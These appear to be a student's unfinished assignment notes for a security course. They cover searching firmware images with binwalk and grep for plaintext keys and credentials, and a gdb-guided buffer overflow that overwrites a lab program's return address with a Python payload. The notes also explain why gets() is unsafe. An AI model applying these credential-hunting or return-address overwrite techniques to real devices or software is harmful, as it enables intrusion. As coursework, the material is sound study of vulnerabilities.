Assignment 1

Index

[1. Firmware1.bin, Firmware2.bin, Firmware3.bin 2](#_Toc58200965)

[2. Question2.c 20](#_Toc58200966)

[3. Question3.c 32](#_Toc58200967)

[4. Canaries 43](#_Toc58200968)

[5. Bibliography 48](#_Toc58200969)

# Firmware1.bin, Firmware2.bin, Firmware3.bin

1. Locate a private cryptographic key stored as plaintext in 2 of the firmware binaries.

wget <https://github.com/devttys0/binwalk/archive/master.zip>

unzip master.zip

#remove old install of binwalk if necessary


sudo python setup.py uninstall

#install binwalk

sudo python setup.py install


# install binwalk dependencies  
sudo apt-get install python-lzma  
sudo ./deps.sh

binwalk -Me Firmware1.bin  
binwalk -Me Firmware2.bin  
binwalk -Me Firmware3.bin



hexdump –C Firmware2.bin | grep –i key


hexdump –C Firmware3.bin | grep –i key



Firmware2.bin and Firmware3.bin showed results with “key”, suggesting that a private crypto key may be stored in either.

find . | grep "\.key$"

* Use wildcards and grep search command to find files that end in “.key”




Firmware2.bin and Firmware2.bin both contain .key files.

cd to directories listed


cat <filename>


nano <filename>


* View file contents



.pem files are containers that include SLL certificates. They may include just public certificates, or may include an entire certificate chain including public key, private key, and root certificates. PEM stands for Privacy Enhanced Mail.








1. Locate login credentials for a remote connection (e.g. ssh,telnet, https, etc..) in one of the firmwares. Note that you must make sure you find the full login name and password combination (not merely a variable for either of them, if it is part of a script).

binwalk –x key Firmware1.bin

binwalk –x key Firmware2.bin


binwalk –x key Firmware3.bin



Firmware2.bin contains a file with “MySQL” appearing in the description, suggesting that login details may be stored here.


hexdump –C Firmware1.bin | grep –i shsq

hexdump –C Firmware1.bin | grep –i00000020

  
  
Firmware1.bin showed results with “shsh”, the magic number for an lzma compressed Squashfs file system.

hexdump –C Firmware2.bin | grep –i ssh


hexdump –C Firmware3.bin | grep –i ssh



Firmware2.bin and Firmware3.bin showed results with “ssh”, suggesting that login credentials for a remote ssh connection may be stored in either.

find . | grep "\.xml$"

* Could be where login details are stored?



grep -rnw -e “password”

* -r recursive
* -n line number
* -w whole word
* -l file name

ack “password”


ack “username”


ack “ssh”


ack “telnet”

ack “https”


ack “ssl”



























Login info could be in a zipped folder? (those in red)



Memory leak?

# Question2.c

* You must include a detailed diagram of the current state of the stack at each major step, starting from the initial state before your attack begins. The diagrams should show all of the relevant elements on the stack (similar to those provided in the lecture notes).
* You must show how you would change the code to fix all the vulnerabilities in the programs provided for Q2+3. Provide a brief description of why your changes fix the issues.

#include <stdlib.h>

#include <unistd.h>

#include <stdio.h>

#include <string.h>

void fullwin()

{

printf("Achieved 2/2!\n");

}

void partialwin()

{

printf("Achieved 1/2!\n");

}

void vuln( char \*input)

{

char buffer[24];

printf(input);

gets(buffer);

}

int main(int argc, char \*\*argv)

{

vuln(argv[1]);

}

To avoid this type of buffer overflow attack, use fgets() instead of gets(). Never, ever, ever use gets().

man gets

gets() is used to read the string from the input. Never use it, because it is impossible to tell without knowing the data in advance how many characters gets() will read, and because gets() will continue to store characters past the end of the buffer, it is extremely dangerous to use. Instead, use fgets().

fgets() reads in at most one less than size characters from stream and stores them into the buffer pointed to by s. Reading stops after an EOF or a newline. If a newline is read, it is stored into the buffer. An “\0” is stored after the last character in the buffer.

Protostar VM viaPuTTY

Username: [user@192.168.10.186](mailto:user@192.168.10.186)

Password: user

bash

pscp -P 22 "C:\Users\Deirdre\Downloads\Question2.c" user@192.168.10.186:/home/user/

gdb Question2.o

* Open the file in gdb

(gdb) break \*main

* Set breakpoint in main

(gdb) run

* Run the program

(gdb) set disassembly-flavor intel

(gdb) disassemble main

(gdb) info proc mappings

* Stack grows from the bottom, so it starts with the highest address

(gdb) disassemble main

Dump of assembler code for function main:

0x0804846a <main+0>: push ebp

* Register that is used as the base pointer, contains address pointing to somewhere in the stack
* Must be important because it happens first
* Essentially like saving a value

0x0804846b <main+1>: mov ebp,esp

* Moves ESP into EBP

0x0804846d <main+3>: and esp,0xfffffff0

* Masks ESP, basically sets the last 4 bits to 0 in order to keep it nicely aligned

0x08048470 <main+6>: sub esp,0x10

* Subtracts hex 10
* ESP is the stack pointer
* It now points to a bit lower address than EBP

0x08048473 <main+9>: mov eax,DWORD PTR [ebp+0xc]

* Moves something at memory location offset hex C from the stack pointer
* In example using stack0, this matches where the modified variable gets set to 0

0x08048476 <main+12>: add eax,0x4

0x08048479 <main+15>: mov eax,DWORD PTR [eax]

0x0804847b <main+17>: mov DWORD PTR [esp],eax

* Moves EAX at memory location ESP
* When the address of the next instruction was pushed, the stack pointer gets incremented, and the address placed there

0x0804847e <main+20>: call 0x804844c <vuln>

* Call pushes the theoretically next instruction pointer onto the stack
* It then jumps to the vuln function

0x08048483 <main+25>: leave

* Moves ESP to EBP, which effectively destroys the previous stack frame
* Then pop EBP (opposite of mov above), which restores the previous stack frame
* Where to return to from main? The next value on the stack is where we want to return to
* When the function is done, leave does the reverse of the first mov

0x08048484 <main+26>: ret

* Pop this address into the instruction pointer, thus jumping back to where we came from

End of assembler dump.

[x] is a parameter, which is placed on the stack.

The gets() function takes one parameter, which points to a character buffer that is on the stack.

Thus, we have to pass it the address where the character buffer starts.

**Registers**

Instruction Pointer EIP

Stack Pointer ESP

Base Pointer EBP


Area between ESP and EBP is called a stack frame.

This is a small area of memory that can be used to store local variables and calculations inside the main function.

It has to make space for 24 characters, the size our buffer is set to.

**Goal:** Make the program output both “Achieved 1/2!” and “Achieved 2/2!” from the functions patrialwin() and fullwin(), in that order, in a single run of the program.

Follow the example for the stack5 question, as outlined in the *Lab 5 2020 - Buffer Overflow Shellcode* document.




(gdb) disas vuln

* Disassemble vuln() function

(gdb) del

* Delete any breakpoints set




(gdb) break \*0x08048460

(gdb) break \*0x08048468

* Set breakpoint before and after the gets() on line 23
* Set breakpoint on leave in vuln() because we want to see the stack before it gets executed
* I tried this initially, but I was looking at the stack in the wrong place, which confused me
* I then changed the breakpoint to the return in vuln() so that I could actually see what was on the stack before it was returned

(gdb) break \*0x08048469

* Set breakpoint at return in vuln() function



(gdb) define hook-stop

* Define a hook, which will execute some gdb commands when we stop at a breakpoint

(gdb) info registers

(gdb) x/24wx $esp


(gdb) x/2i $eip

* This will now print the registers, the stack, and the next two instructions every time when we hit a breakpoint

(gdb) end

* To end defining the hook-stop

**#TODO: REFER BACK TO LAB 5 FOR MORE DETAIL**

****

nano Question2.py

print(('A' \* 50) + ('B' \* 4))

* Create Python Test script to print a bunch of of “A”s ( appear in stack as “41”)
* I did this to determine where the buffer overflow occurred, changing the amount of “A”s I was printing to find the correct point just where the return address would be

nano Question2.py

print(('A' \* 36) + "\x38\x84\x04\x08")

* At the point where the return address would be executed, I wanted to remove the “A”s, and set it to the return address of the partialwin() function
* This would print the string “Achieved 1/2!”
* Calculated the number to determine how many “A”s I wanted to remove 🡪 50 – 14 = 36
* Used the buffer overflow attack to overwrite the return address to point to where partialwin() was on the stack, converting it into hexadecimal 🡪 \x38\x84\x04\x08



python Question2.py > Test


* Pipes the Python script that we created into the file “Test”




(gdb) r < Test

* Runs the program, piping in the Python script that we created to print a bunch of “A”s

**Goal:** Set the return address to fullwin() and partialwin(). Do this by getting the address where they are stored. We want to put them at the return address, right where the buffer is about to overflow.

****

****

(gdb) x partialwin

* Examine the location of partialwin() function
* 0x8048438 🡪 \x38\x84\x04\x08

(gdb) quit

* Quit gdb


(gdb) n


* Move to next breakpoint

(gdb) maint info **breakpoints**

* View list of breakpoints set

**Goal:** Find memory address of fullwin() on the stack, then set that at the location of the return address.





